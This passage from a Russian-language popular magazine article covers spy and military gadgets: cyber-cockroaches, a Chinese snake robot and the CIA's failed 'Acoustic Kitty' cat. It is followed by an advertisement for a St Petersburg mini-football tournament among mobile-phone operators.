Пока неясно, будут ли кибер-тараканы доступны японским обывателям, но их популярность среди населения вполне предсказуема — ведь, имея это чудо-изобретение, можно легко устроить соседям "сладкую жизнь".

Робот-змея

Китайские специалисты из Национального университета военной науки и техники создали робота-змею, способного действовать в сложных условиях, например, в зоне радиоактивного заражения, высокой запыленности, после применения отравляющих газов.

Первый образец военно-технической новинки был продемонстрирован на армейском полигоне близ города Чанша (провинция Хуань). Робот, управляемый дистанционно, способен "воспринимать" окружающий мир с помощью миниатюрной видеокамеры. Показанный на полигоне экземпляр длиной 1,2 м покрыт настоящей змеиной кожей и вообще выглядит "как живая змея". Робот-змея может двигаться со скоростью

20 м в минуту и способен проникать в любые завалы после землетрясений, пожаров, схода оползней.

Кошка-суперагент

В США, у ЦРУ не так давно провалился проект по созданию кошкешпиона стоимостью 16 млн долларов. ЦРУ, разрабатывая несколько лет секретный проект, возлагало большие надежды на незаметное животное, которое сможет легко пробраться куда угодно и передать в "центр" любую информацию. Для этих целей специально отобранной сиамской кошке хирургическим путем вживили батарейки и еще целую кучу всевозможных мини-приборов для подслушивания, фотографирования и прочих шпионских "примочек". Хвост служил высокочувствительной антенной.

Несчастное животное назвали "Акустик китти" и строго засекретили. Местом проведения первых полевых учений была выбрана Вена. Животное выпустили на улице, в центре города. Планировалось через два часа забрать ее обратно. На протяжении

этого времени с суперагентом должны были поддерживать связь, наблюдая за поведением самой кошки и за тем, как действует аппаратура в условиях большого города.

Увы, кошка осталась кошкой, несмотря на аппаратуру в животе и хвост-антенну. Оказавшись на улице, она жутко перепугалась, начала метаться и буквально через пять минут попала под колеса несознательного австрийского таксиста. Несчастная скончалась на месте, так сказать, при исполнении служебных обязанностей, а от дорогостоящей аппаратуры осталось "мокрое место". Такое фиаско на первых же полевых испытаниях!

Время расставит свои акценты на экспериментах секретных и военных ведомств. И, как знать, не станут ли первыми исследователями инопланетных миров кибер-тараканы, змеи и... кошки. Хотя и не исключено, что станут они гулять на незнакомых планетах сами по себе, отказавшись рапортовать своим поработителям...

Веле Штылвелд

**ВТОРОЙ НЕКОММЕРЧЕСКИЙ ТУРНИР
ПО МИНИ - ФУТБОЛУ СРЕДИ
КОМПАНИЙ - ОПЕРАТОРОВ
СОТОВОЙ СВЯЗИ И ИХ ДИЛЕРОВ**

**29 марта
- 11 мая**

Адрес: ВИФК,
Б. Сампсониевский, 63,
ст.м "Выборгская".
Вход свободный.

ЦЕНЫ НА КОМПЬЮТЕРЫ СОТОВЫЕ ТЕЛЕФОНЫ
Техноподиум
ОРГАНИЗАТОР ТУРНИРА



при поддержке:

ЭкстраБалт. независимый дом



Святой Источник



информация о ходе турнира - www.tp.spb.ru/football.htm, т.: 184-98-68